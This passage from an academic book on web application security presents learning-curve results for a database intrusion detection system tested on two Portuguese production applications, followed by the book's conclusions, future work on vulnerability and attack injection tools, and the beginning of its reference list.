
The **GIAF** Enterprise Resource Planning (ERP) application is a real world financial management application of the University of Coimbra. GIAF stands for Integrated Financial and Administrative Management (*Gestão Integrada Administrativa e Financeira* – GIAF) and was developed with Oracle Tools by Indra, which is a member of the Oracle Partner Network [*GIAF*, 2010]. This modular application provides financial and administrative support to the management sector of the University of Coimbra, in Portugal.

In the experiment using the **GIAF application** there were executed 731,438 SQL commands during one week (Figure 7-18). The last transaction and also the last SQL command were learned after executing 731,373 SQL commands.

Figure 7-18 – One week learning curve for the GIAF application.

The **Central Service of Sterilization** (*Serviço Central de Esterilização* – SCE) application is an application currently in use in the Central Service of Sterilization of a very large hospital (Hospital of the University of Coimbra, in Portugal). It is an administrative application used to manage the whole sterilization process for all services in the hospital. This workflow comprises the reception of the material, the selection and the sterilization of the material within a central with vapor autoclaves and ethylene

oxide, various modes of drying, packaging, sealing, request and delivery. In every phase of the process the material is subject to several inspections.

The **SCE application** was executed during an entire month to obtain the logs used. A total of 728,424 SQL commands were executed. Again, the last command also corresponds to the last SQL command and transaction learned. The IDS was able to learn 303 SQL commands belonging to 140 distinct transactions (Figure 7-19). Like the GIAF application, there are some bursts of learning during this test, which is related to new procedures executed in these occasions.

Figure 7-19 – One month learning curve of the SCE application.

From the analysis of the results presented in Figure 7-18 and Figure 7-19, we observe that in each application (GIAF and SCE) the learning period for the Command Level and for the Transaction Level take the same time to complete. This occurs because different transactions are usually made of different SQL commands, which was also confirmed by manual analysis using a sample of the data. This means that the Transaction Level does not increase the learning time, as might be expected.

It can also be concluded that the learning phase of an IDS based on anomaly detection approach may take a long time to complete. This was the case because the IDS was trained with the data provided by the applications during their normal use. Clearly, applications with large and complex databases having many transactions are problematic for the automatic learning approach during the normal runtime of the applications. Other strategies should be taken specifically for the completion of the IDS learning, like manually executing the less common transactions and running application tests when available. This way the learning period could be drastically reduced.

7.6 Conclusion

Although security mechanisms at network and operating system levels are essential, many web applications have vulnerabilities that allow SQL Injection attacks, which cannot be detected by traditional IDSs at operating system and network levels. In this chapter we proposed an intrusion detection mechanism based on an anomaly approach that relies on the profile of SQL commands and transactions implemented by the database application (authorized transactions) to identify user attempts to execute unauthorized actions. A database transaction is represented by a directed graph describing the possible execution paths from the beginning of the transaction to the confirm (`COMMIT`) or abort (`ROLLBACK`) commands. The nodes in the graph represent SQL commands and the arcs represent valid execution sequences. Depending on the data being processed, several execution paths may exist for the same transaction and an execution path may include cycles representing the repetitive execution of sets of commands (a typical example of cycles in a transaction is the insertion of a variable number of lines in the order of a customer). We analyzed the problem of detecting read-only transactions merged with regular transactions and proposed algorithms to deal with these situations.

The anomaly based database intrusion detection mechanism consists of two main phases: **profile learning** and **intrusion detection**:

1. In the learning phase, the database communication data is used offline to generate the graphs representing the valid transactions. Because it is a well-

defined finite set, it is possible to execute all these functionalities to train the IDS.

2. The detection phase occurs after having concluded the learning phase. Now the IDS is ready to detect intrusions and the detection is done at SQL command level. That is, it is not necessary to reach the end of the transaction where the suspicious command was found to detect the potential intrusion. All the transactions that have suspicions commands are considered malicious. In the detection phase, the captured database information flow is used online to obtain the sequence of commands and transactions executed by each user, which is compared to the learned graph in order to detect unauthorized actions.

If a malicious transaction is detected, the DBA is notified and/or the session may be killed. A damage confinement and repair mechanism may also be deployed or that transaction may be isolated from other user transactions [*Liu*, 2001].

An important contribution of the IDS proposed is the ability to extend the audit feature present in many DBMS allowing it to be used to detect malicious actions online. This is opposed to the typical operation of the analysis of the audit trail, which is done offline. Therefore, the IDS based on the database audit trail provides a new utility to this already existing database feature, which is many times required by security best practices and regulations.

Another contribution is the version of the IDS using the database information obtained from the capture of network packets by a sniffer or a proxy. The sniffer approach is transparent to the existing LAN topology and does not increase the CPU load. The IDS based on the proxy approach has the additional property of being able to detect and stop intrusions before they can fulfill their job. In fact the IDS monitors the information flow that goes through the database and has the ability to prevent malicious actions by not letting its traffic to go through. This means that this proxy IDS is also an Intrusion Prevention System (IPS).

We made some experiments with the IDS tools. For these experiments we used both real and testing databases. With real database applications we could only inspect how

the automatic learning is processed, as we could not perform malicious actions in an installed production database. Using synthetic applications we were able to assess both the learning and detection phases without any risk to cause harm to the enterprise database application. We started by presenting the IDS experiments done with real and large databases from applications in production as well as with smaller databases used to represent OLTP application environments of retail stores. The IDS was not only tested by automatic tools developed in the laboratory but also with teams of computer science students and software engineers. Results show that the learning phase can take a long time to complete in real environments where just the usual procedures are being executed. This time could be improved by manual or automatic execution of the application functions. After having the profiles of a comprehensive learning phase, the IDS perform very well in detecting intrusions in what concerns the detection rate, false positives and latency.

8

Conclusions and Future Work

The web is a hostile uncontrolled environment populated with web applications that are unsafe to the enterprises hosting them, their partners and clients. This state of insecurity is the outcome of the unregulated growth of web applications in a platform not prepared for the security requirements of its huge adoption around the globe. Moreover, the increasing reliance on web applications to do business and for personal use created an opportunity for both entrepreneurs and malicious minds to prosper and explore (and exploit) this new streak. We see the underground economy flourishing, powered by the valuable assets traded on the web and, at the same time, we see the lack of security knowledge of web application developers, site administrators and users. This explosive situation gives rise to the creation of many web applications vulnerable to attacks representing a huge number of helpless victim targets. In fact, web application vulnerabilities pop up like mushrooms, which helps breed a new wave of hackers and organized crime activities that are always one step ahead of defense mechanisms, exploiting victims with huge profits at an unprecedented pace. Two of the most important vulnerabilities exploited are SQL Injection and XSS, and they allow attackers to take control of computers and servers, steal identities, deface web sites, manipulate the back-end databases (which are the backbone of all enterprises that have a presence on the web) by stealing, deleting and altering data, etc.

This book addressed the security of web applications, focusing on SQL Injection and XSS vulnerabilities, which are the top two of the most critical. The overall objective was the proposal of new and improved means that provide advances in the state of the art on web application security. This was achieved with the contribution to increase the knowledge about how typical software bugs lead to security vulnerabilities and with the proposal of methodologies and mechanisms that benefit from this knowledge and help providing safer web applications, mainly using fault injection techniques.

The first key contribution of the book is the classification and in-depth analysis of typical software bugs that produce security vulnerabilities. To achieve this goal, we conducted a field study correlating web application software bugs with the vulnerabilities that these bugs created, which provided the necessary data to improve the security of web applications. Other key contribution of the book is the way we explore this relationship of bugs and vulnerabilities by proposing new strategies to prevent, test and detect web application vulnerabilities. The outcome of this research resulted in a mechanism to automatically inject vulnerabilities in web applications (the Vulnerability Injector Tool) and a mechanism to automatically attack the vulnerabilities injected in web applications (the Attack Injector Tool). In fact, the most important statement of the research presented in this book is that web application security mechanisms can be effectively evaluated using vulnerability and attack injection procedures. We also proposed and evaluated an Intrusion Detection System (IDS) for databases that relies on the detection of the user activities that fall outside of the profile of good behavior that was previously learned. This IDS was tested in several scenarios, including its use to protect the web application back-end database.

Given the current state of web application security, every serious effort taken to improve it is welcome and this book presented solid contributions in that direction, which are summarized in the following paragraphs:

1. **Build a body of knowledge on security vulnerabilities**. We developed a field study methodology to gather and analyze web application vulnerabilities. The main idea is that by knowing the root causes of vulnerabilities we can address

them earlier in the development lifecycle and prevent them from occurring in the future. Results showed that by mitigating only a small number of software fault types we can solve the vast majority of vulnerabilities found in the wild. Moreover, some of these vulnerabilities can be easily fixed by common security best practices. In our study, we went deeper in the vulnerability analysis to obtain insights on how the most common vulnerabilities can be injected in real world web applications. This was not a mere academic study and it was indeed the foundation for all our work on web application security. The methodology and the field study results are in fact a valuable framework to the security research community as we demonstrated in our subsequent work.

2. **Development of a vulnerability injection methodology and tool**. Based on the field study data we presented a set of Vulnerability Operators describing how vulnerabilities can be realistically injected into the web application source code. We relied on the Vulnerability Operators to define a vulnerability injection methodology, which was implemented as the Vulnerability Injector Tool that automates the process. This tool can be used in security tasks like training and evaluating security assurance teams and estimating the number of vulnerabilities present in the code before release. We tested it with real users in the training of security assurance teams. The performance of all the teams was improved in both security code review and penetration testing and they outperformed commercial tools in all tests.

3. **Development of an attack injection methodology and tool**. This is the injection of realistic vulnerabilities in web applications and their automatic attack. The success of this attack injection methodology relies on the quality of the field study on security vulnerabilities and on the effectiveness of the Vulnerability Injector Tool. In fact, the methodology was implemented by means of an Attack Injector Tool, which has the Vulnerability Injector Tool as one of its components and both work as a single automated mechanism. With this mechanism we can evaluate security mechanisms used to protect web applications from attacks by uncovering their weaknesses when installed in custom deployment scenarios. This was tested with several ad-hoc and

commercial security mechanisms showing the effectiveness of the attack injection in assessing them. With the Vulnerability Injector Tool we observed that many expensive commercial mechanisms are far from being effective in detecting the most common web application vulnerabilities. Besides showing the weaknesses of the security assurance mechanisms under test, the results of the assessment also point out directions for improvement.

4. **Development of an Intrusion Detection System (IDS) for databases**. Current database systems lack the integrated ability to detect malicious user actions and we proposed a mechanism to fill this gap. The proposed IDS is an anomaly based system with a profile learning phase and a posterior user actions detection phase. We discussed some variations on how the IDS may act and the database resources and features it may use depending on the constraints of the target database environment. We implemented an IDS version that improves the database intrinsic audit mechanism and another version using the sniffer approach that can also act as an intrusion prevention system able to stop the attacks before their consequences can be effective. The IDS prototypes were evaluated using synthetic and real databases and the sniffer version was also used in the experiments done with the Attack Injector Tool when it was used to evaluate security mechanisms.

In this work we focused on the top two web application vulnerabilities, SQL Injection and XSS, and on the top programming language, PHP. However, our methodologies can as well be extended to other vulnerabilities and technologies, like the follow up work comparing PHP, Java and VB.NET web applications [*Seixas et al.*, 2009].

We tested our prototype tools in a variety of experiments to assess their most important features. Due to the complexity of web security field the experiments are necessarily far from covering every possible aspect and we do not claim they are definitive. However, they do provide very interesting and quite valuable results that can contribute right away to improve important aspects of web application security like security training and security tools. This was indeed the case of another follow-up work, which used the

284

Attack Injector Tool to assess and compare five SQL Injection detection mechanisms [*Elia et al.*, 2010].

Future work

Our work in the web application security area is just starting and this book may be the spark for new developments in the security of web applications, mainly using fault injection techniques. Related to the questions addressed in this book, we propose some priority developments and improvements:

1. **Enhance the field study data on vulnerabilities** and make it public. This can be achieved by building a shared web based database with detailed data about web application vulnerabilities and statistics on the originated bugs in the source code, which is not present in current resources like Mitre CVE, SecurityFocus or OSVDB. This database can be initially populated with our field study data to motivate the community to contribute with more data. It is very important to keep this project alive, as new web technologies are being constantly developed. At the same time, our results clearly need to be extended with data from other web vulnerabilities and with vulnerabilities from other application areas. This would certainly provide interesting results when comparing such a diverse collection of data and would also provide a larger body of knowledge for researchers developing or improving security procedures and tools.

2. **Increase the scope of the field study**, including data about the functions that are commonly used to manipulate variables used in SQL queries or displayed in the browser for the various programming languages used to build web applications. Some of these functions may change the variable content, preventing attacks that manipulate the variable while some other functions may allow such attacks to go through. This could be used to improve the Attackload Generation Stage of the Attack Injector Tool reducing the number of false attempts to attack, for example.

3. **Classify what are the right options for the programmer to correct vulnerabilities**, based on secure coding best practices. In our field study we classified what programmers actually do to correct the vulnerabilities, but we

saw that software developers do not follow the best practices, which leads to new vulnerabilities most of the time. A new study on the right code fixes for the vulnerabilities found in data collected from repositories like MITRE, CERT, OSVDB, National Vulnerability Database, etc. could provide important insights on developing new best practices for some common mistakes. It could also help uncover how different programmers deal in face of the same vulnerability.

4. **Improve our tools from the prototype stage to full-featured stable products**. This is a huge step towards their wider adoption allowing the community to provide important feedback about their use in situations we did not envision and test before. The Vulnerability Injector Tool should be addressed first as it can be used as a standalone tool and it is a building part of the Attack Injector Tool. For the Attack Injector Tool, we can also study the possibility of enabling it to really exploit the vulnerability to obtain sensitive data, or alter something valuable in the database. There are also important aspects that need to be taken care of like bug patching, thorough testing, optimization of the code for speed, and their upgrade to new web application situations, which we have not developed yet. The objective of building stable products is not the final goal, although it is a very important one. This must be an ongoing task that will never be finished as new web application technologies and vulnerabilities are developed over the time, so adaptability to this evolving environment should also be addressed.

5. **Provide means to disclose the results of the Vulnerability Injector Tool and the Attack Injector Tool** to the developers of the security mechanisms tested by these tools. This is the implementation of a feedback workflow that can be easily become part of a security test suite. Our tools could also be integrated in the secure software development lifecycle adopted by organizations, helping in the estimation of the number of vulnerabilities still present in the code, in order to decide if the product is ready for release, for example.

6. **Evaluate the tools used by hackers to detect and attack the most critical vulnerabilities**, like SQL Injection and XSS. Learning from their practical procedures could be valuable to improve the attack stage of the Attack Injector Tool presented in this book, for example.

286

7. **Develop a detector of SQL Injection and XSS attacks**. This could be done using the same technique present in the attack injection methodology based on the utilization of both HTTP and SQL proxies, which provides a good coverage with a reduced number of false positives. The detection of other web attacks could also benefit from this approach of using multiple internal probes.

8. **Develop a Cross Site Request Forgery (XSRF) component** that could be integrated into the Vulnerability Injector Tool and into the Attack Injector Tool. XSRF is closely related to XSS, therefore this vulnerability is a natural follow up of our work on XSS. XSRF still a rather unknown vulnerability, but it affects the vast majority of web applications. Almost every XSS vulnerability is also a XSRF one, but it is not yet a big concern among developers and security practitioners. This vulnerability is usually related to the logic of the web application, which makes it more difficult to be tested by automated tools.

9. **Compare database IDS decision mechanisms**. The database IDS we proposed does not rely on the analysis of thresholds and statistical distances to detect the attacks, as many other proposals do. The output of the tool is always true or false, without any level of uncertainty. To decide which of the approaches is better suited to detect SQL Injection attacks, several decision mechanisms should be compared. This could be done with either a formal analysis or with experiments using the results of a field study on real attacks.

Overall, the main objective for the future is to go from research prototypes and laboratory environments to wider real world scenarios as much as possible. We want to see our experimental results and tools being used by fellow researchers and security practitioners. We are also fully committed to make it easier for anyone wishing to contribute to the future enhancement of these projects and build a strong research community around them. This is how we see our work providing the means to make the web safer worldwide!

9

References

2fingers (2009), Telegraph.co.uk hacked - when will they learn?, *HackersBlog.* [online] Available from: http://www.hackersblog.org/2009/05/29/telegraphcouk-hacked-when-will-they-learn/ (Accessed 8 June 2009)

Aaron, G., and R. Rasmussen (2009), *Global Phishing Survey: Trends and Domain Name Use in 2H2008.* [online] Available from: http://www.apwg.com/reports/APWG_GlobalPhishingSurvey2H2008.pdf

Abdel-Aziz, A. (2009), *Intrusion Detection & Response - Leveraging NextGeneration Firewall Technology*, The SANS™ Institute. [online] Available from: http://www.sans.org/reading_room/whitepapers/firewalls/rss/intrusion_detection_and_response_leveraging_next_generation_firewall_technology_33053

Acunetix (2007), *Acunetix Web Security Survey Report*, Acunetix. [online] Available from: http://www.acunetix.com/news/security-audit-results.htm

Acunetix (2009), *Finding the right web application scanner; why black box scanning is not enough.* [online] Available from: http://www.acunetix.com/websitesecurity/rightwvs.htm (Accessed 13 February 2009)

Agrawal, R., J. Kiernan, R. Srikant, and Y. Xu (2002), Hippocratic databases, in *Proceedings of the 28th international conference on Very Large Data Bases*, pp. 143-154, VLDB Endowment, Hong Kong, China. [online] Available from: http://portal.acm.org/citation.cfm?id=1111037.1111070 (Accessed 9 June 2009)

Aidemark, J., J. Vinter, P. Folkesson, and J. Karlsson (2001), GOOFI: Generic Object-Oriented Fault Injection Tool, in *Proceedings of the International Conference on Dependable Systems and Networks*, p. 83–88. [online] Available from:

http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.25.5386 (Accessed 26 October 2009)

Alcorn, W. (2005), The Cross-site Scripting Virus, *BindShell.Net*. [online] Available from: http://www.bindshell.net/papers/xssv (Accessed 22 October 2009)

Aleph One (1996), Smashing The Stack For Fun And Profit, *Phrack Magazine*, *7*. [online] Available from: http://www.phrack.org/issues.html?issue=49&id=14#article

Almgren, M., H. Debar, and M. Dacier (2000), A Lightweight Tool for Detecting Web Server Attacks, in *Network and Distributed Systems Security (NDSS 2000) Symposium Proceedings*, p. 157–170. [online] Available from: http://citeseer.ist.psu.edu/almgren00lightweight.html (Accessed 21 October 2009)

Almgren, M., and U. Lindqvist (2001), Application-Integrated Data Collection for Security Monitoring, in *Proceedings of the 4th International Symposium on Recent Advances in Intrusion Detection*, pp. 22-36, Springer-Verlag. [online] Available from: http://portal.acm.org/citation.cfm?id=645839.670743 (Accessed 21 October 2009)

Amazon.com Inc. (1996), Amazon.com, [online] Available from: http://www.amazon.com/ (Accessed 13 February 2009)

Ananta Security (2009), *Web Vulnerability Scanners Comparison*. [online] Available from: http://anantasec.blogspot.com/2009/01/web-vulnerability-scanners-comparison.html

Anbalagan, P., and M. Vouk (2009), Towards a Unifying Approach in Understanding Security Problems, in *20th International Symposium on Software Reliability Engineering*.

Anderson, J. P. (1980), *Computer security threat monitoring and surveillance*, James P. Anderson Company, Fort Washington, PA. [online] Available from: http://csrc.nist.gov/publications/history/ande80.pdf

Anderson, R. J. (2001), *Security Engineering: A Guide to Building Dependable Distributed Systems*, 1st ed., Wiley.

Anley, C. (2002a), *(more) Advanced SQL Injection*, Next Generation Security Software Ltd. [online] Available from:

http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf
(Accessed 29 October 2009)

Anley, C. (2002b), *Advanced SQL Injection In SQL Server Applications*, Next Generation Security Software Ltd. [online] Available from: http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf (Accessed 29 October 2009)

Antón, A. I., E. Bertino, N. Li, and T. Yu (2007), A roadmap for comprehensive online privacy policy management, *Communications of the ACM*, *50*(7), 109-116, doi:10.1145/1272516.1272522.

Antonopoulos, A. M. (2006), *Securing Critical Applications and Databases: A Layered Approach*, Nemertes Research Inc. [online] Available from: http://www.bluelane.com/lib/pdfs/Nemertes_SecureCriticalApps.pdf

Application Security, Inc. (2002), *Introduction to Database and Application Worms*, Application Security, Inc. [online] Available from: http://www.appsecinc.com/techdocs/whitepapers/research.shtml (Accessed 29 October 2009)

Arkin, B., S. Stender, and G. McGraw (2005), Software penetration testing, *IEEE Security & Privacy*, *3*(1), 84-87, doi:10.1109/MSP.2005.23.

Arlat, J., M. Aguera, L. Amat, Y. Crouzet, J.-C. Fabre, J.-C. Laprie, E. Martins, and D. Powell (1990), Fault injection for dependability validation: a methodology and some applications, *IEEE Transactions on Software Engineering*, *16*(2), 166-182, doi:10.1109/32.44380.

Arlat, J., A. Costes, Y. Crouzet, J.-C. Laprie, and D. Powell (1993), Fault Injection and Dependability Evaluation of Fault-Tolerant Systems, *IEEE Transactions on Computers*, *42*(8), 913-923.

Arlat, J., Y. Crouzet, J. Karlsson, P. Folkesson, E. Fuchs, I. C. Society, and G. H. Leber (2003), Comparison of Physical and Software-Implemented Fault Injection Techniques, *IEEE Transactions on Computers*, *52*, 2003.

Arlat, J., Y. Crouzet, and J.-C. Laprie (1989), Fault Injection For Dependability Validation of Fault-Tolerant Computing Systems, in *Proceedings of the International Symposium on Fault-Tolerant Computing*, p. 348–355.

Ashcraft, K., and D. Engler (2002), Using Programmer-Written Compiler Extensions to Catch Security Holes, *IEEE Symposium on Security and Privacy*, 143--159.

Auger, R. (2009), Web Application Scanners Comparison, [online] Available from: http://www.cgisecurity.com/2009/01/web-application-scanners-comparison.html (Accessed 13 February 2009)

Auger, R. (2010), The Web Application Security Consortium / Cross Site Scripting, *The Web Application Security Consortium*. [online] Available from: http://projects.webappsec.org/Cross-Site-Scripting (Accessed 25 September 2010)

Auronen, L. (2002), Tool-Based Approach to Assessing Web Application Security, *Helsinki University of Technology*. [online] Available from: http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.104.893 (Accessed 21 October 2009)

Avizienis, A., J.-C. Laprie, B. Randell, and C. E. Landwehr (2004), Basic concepts and taxonomy of dependable and secure computing, *IEEE Transactions on Dependable and Secure Computing*, *1*(1), 11-33, doi:10.1109/TDSC.2004.2.

Ayewah, N., W. Pugh, J. D. Morgenthaler, J. Penix, and Y. Zhou (2007), Evaluating static analysis defect warnings on production software, in *Proceedings of the 7th ACM SIGPLAN-SIGSOFT workshop on Program analysis for software tools and engineering - PASTE '07*, pp. 1-8, San Diego, California, USA.

BackTrack Linux (2010), BackTrack Linux - Penetration Testing Distribution, *backtrack-linux.org*. [online] Available from: http://www.backtrack-linux.org/ (Accessed 6 October 2010)

Baker, W. H. et al. (2010), *The 2010 Data Breach Investigations Report*, Verizon Business RISK Team in cooperation with the United States Secret Service.

Baker, W. H., A. Hutton, C. D. Hylender, C. Novak, C. Porter, B. Sartin, P. Tippett, and J. A. Valentine (2009), *The 2009 Data Breach Investigations Report*, Verizon Business RISK Team.

Barnett, R. (2009a), Tactical Web Application Security: Blended Attacks: Reflected XSS Attack via SQL Injection, [online] Available from: http://tacticalwebappsec.blogspot.com/2009/04/blended-attacks-reflected-xss-attack.html (Accessed 17 May 2009)

Barnett, R. (2009b), Twitter Worm - Cross-site Request Forgery Attacks, *Tactical Web Application Security*. [online] Available from:

http://tacticalwebappsec.blogspot.com/2009/04/twitter-worm-cross-site-request-forgery.html (Accessed 18 May 2009)

Barnett, R. (2010), The Web Application Security Consortium / SQL Injection, *The Web Application Security Consortium*. [online] Available from: http://projects.webappsec.org/SQL-Injection (Accessed 26 September 2010)

Bayne, J. (2002), *An Overview of Threat and Risk Assessment*. [online] Available from: http://www.sans.org/reading_room/whitepapers/auditing/overview-threat-risk-assessment_76

Bergeron, J., M. Debbabi, J. Desharnais, M. Erhioui, Y. Lavoie, and N. Tawbi (2001), Static detection of malicious code in executable programs, in *Symposium on Requirements Engineering for Information Security , SREIS 2001*.

Berners-Lee, T., L. Masinter, and M. McCahill (1994), rfc 1738 Uniform Resource Locators (URL), [online] Available from: http://www.ietf.org/rfc/rfc1738.txt

Berners-Lee, T., MIT/W3C, and D. Connolly (1995), RFC 1866 Hypertext Markup Language - 2.0, [online] Available from: http://www.rfc-editor.org/rfc/rfc1866.txt (Accessed 11 July 2009)

Berners-Lee, T. (1989), *Information Management: A Proposal*, CERN.

Berners-Lee, T. (2004), How It All Started, *W3C Tenth Anniversary*. [online] Available from: http://www.w3.org/2004/Talks/w3c10-HowItAllStarted/ (Accessed 6 December 2010)

Bertino, E., A. Kamra, E. Terzi, and Athena Vakali (2005), Intrusion Detection in RBAC-administered Databases, *In: ACSAC '05: Proceedings of The 21st Annual Computer Security Applications Conference*, 170--182.

Bill Pugh, D. Hovemeyer, B. Langmead, A. Loskutov, T. Pollak, P. Crosby, P. Friese, D. Brosius, B. Goetz, and R. Lloyd (2009), FindBugs™ - Find Bugs in Java Programs, *FindBugs*. [online] Available from: http://findbugs.sourceforge.net/ (Accessed 27 November 2009)

Bisbey, R., and D. Hollingworth (1978), *Protection Analysis Project Final Report*, ARPA.

Bishop, M., and M. Champion (1996), Checking for Race Conditions in File Accesses, vol. 9(2), p. 131–152. [online] Available from: http://nob.cs.ucdavis.edu/bishop/papers/1996-compsys/

Boehm, B. W. (1979), Guidelines for Verifying and Validating Software Requirements and Design Specifications, in *Proc. European Conf. Applied Information Technology (IFIP '79)*, pp. 711-719.

Boehm, B., and V. R. Basili (2001), Software Defect Reduction Top 10 List, *Computer*, *34*(1), 135-137.

Booth, D., H. Haas, F. McCabe, E. Newcomer, M. Champion, C. Ferris, and D. Orchard (2009), Web Services Architecture, [online] Available from: http://www.w3.org/TR/ws-arch/ (Accessed 13 February 2009)

Boutin, P. (2004), Slammed! An inside view of the worm that crashed the Internet in 15 minutes., *WIRED*. [online] Available from: http://www.wired.com/wired/archive/11.07/slammer_pr.html (Accessed 17 December 2009)

Boyd, S. W., and A. D. Keromytis (2004), SQLrand: Preventing SQL injection attacks, in *Procedings of the 2nd Applied Cryptography and Network Security Conference (ACNS '04)*, p. 292–302.

Brooks, F. P. (1995), *The Mythical Man-Month: Essays on Software Engineering, Anniversary Edition*, 2nd ed., Addison-Wesley Professional.

Brown, J. (2009), Fuzzing for Fun and Profit, *Karkow Labs Literature*. [online] Available from: http://www.krakowlabs.com/res/lit/KL0209LIT_fffap.txt (Accessed 24 September 2009)

Buehrer, G., B. W. Weide, and P. A. G. Sivilotti (2005), Using parse tree validation to prevent SQL injection attacks, in *Proceedings of the 5th international workshop on Software engineering and middleware*, pp. 106-113, ACM, Lisbon, Portugal. [online] Available from: http://portal.acm.org/citation.cfm?doid=1108473.1108496 (Accessed 23 March 2009)

Buglione, L., and A. Abran (2006), Introducing Root-Cause Analysis and Orthogonal Defect Classification at Lower CMMI Maturity Levels, pp. 29-40, Cadiz, Spain. [online] Available from: http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.90.3192 (Accessed 4 September 2010)

Business Week Special Issue (1991), Turning Sofiware from a Black Art into a Science, *Business Week Special Issue, Quality Imperative*.

Byrne, P. (2006), Application firewalls in a defence-in-depth design, *Network Security*, *2006*(9), 9-11, doi:10.1016/S1353-4858(06)70422-6.

Carr, J. (2008), Mass SQL injection attack compromises 70,000 websites, [online] Available from: http://www.scmagazineus.com/Mass-SQL-injection-attack-compromises-70000-websites/article/100497/ (Accessed 18 February 2009)

Carreira, J., H. Madeira, and J. G. Silva (1995), Xception: Software Fault Injection and Monitorintg in Processor Functional Units, in *Fifth IFIP Working Conference on Dependable Computing for Critical Applications*, vol. 24.

Chamberlin, D. D., and R. F. Boyce (1974), SEQUEL: A Structured English Query Language, in *ACM SIGFIDET Workshop on Data Description, Access and Control*, pp. 249-264.

Chess, B., and G. McGraw (2004), Static analysis for security, *IEEE Security & Privacy*, *2*(6), 76-79, doi:10.1109/MSP.2004.111.

Chess, B., and J. West (2007), *Secure Programming with Static Analysis*, Addison-Wesley Professional.

Cheswick, W. R., and S. M. Bellovin (1994), *Firewalls and Internet Security: Repelling the Wily Hacker*, Addison-Wesley Professional.

Chillarege, R. (1999), *Software Testing Best Practices*, Technical Report, IBM Research. [online] Available from: http://www.chillarege.com/authwork/papers1990s/TestingBestPractice.pdf

Chillarege, R. (2006), ODC - a 10x for Root Cause Analysis, in *Procedings RAM 2006 Workshop*.

Chillarege, R., I. S. Bhandari, J. K. Chaar, M. J. Halliday, D. S. Moebus, B. K. Ray, and M.-Y. Wong (1992), Orthogonal Defect Classification – A Concept for In-Process Measurement, , *18*(11), 943-956, doi:10.1109/32.177364.

Chinotec Technologies Company (2009), Paros, [online] Available from: http://www.parosproxy.org/index.shtml (Accessed 14 April 2009)

Christey, S. (2007), *Unforgivable Vulnerabilities*, MITRE Corporation. [online] Available from: http://cve.mitre.org/docs/docs-2007/unforgivable.pdf (Accessed 13 February 2009)

Christey, S., and R. A. Martin (2007), CWE - Vulnerability Type Distributions in CVE, [online] Available from: http://cwe.mitre.org/documents/vuln-trends/index.html (Accessed 25 September 2010)

Christmansson, J., and R. Chillarege (1996), Generation of an error set that emulates software faults based on field data, in *Proceedings of Annual Symposium on Fault Tolerant Computing, 1996*, pp. 304-313.

Chung, C. Y., M. Gertz, and K. Levitt (1999), DEMIDS: A Misuse Detection System for Database Systems, *In Third International IFIP TC-11 WG11.5 Working Conference on Integrity and Internal Control in Information Systems*, *159*, 159--178.

Claburn, T. (2008), Google Gmail Vulnerability Being Investigated, [online] Available from: http://www.informationweek.com/news/internet/google/showArticle.jhtml?articleID=212200251 (Accessed 13 April 2009)

Clark, J. R., and W. L. Davis (1995), A human capital perspective on criminal careers, *Journal of Applied Business Research*, *11*, 58-64.

Clarke, J. (2009), *SQL Injection Attacks and Defense*, 1st ed., Syngress.

Clowes, S. (2001), A Study In Scarlet, Exploiting Common Vulnerabilities in PHP Applications, [online] Available from: http://www.securereality.com.au/studyinscarlet.txt (Accessed 27 April 2010)

CodeCharge (2007), Online Bookstore Web Appplication, [online] Available from: http://www.gotocode.com/apps.asp?app_id=3 (Accessed 4 August 2009)

CollabNet (2009), Subversion, [online] Available from: http://subversion.tigris.org/ (Accessed 7 April 2009)

Commission of the European Communities (2009), *Volume 1: i2010 — Annual Information Society Report 2009Benchmarking i2010: Trends and main achievements*, Commission of the European Communities.

Common Criteria (2009), *Common Criteria for Information Technology Security Evaluation, Ver. 3.1 Release 3*. [online] Available from: http://www.commoncriteriaportal.org/

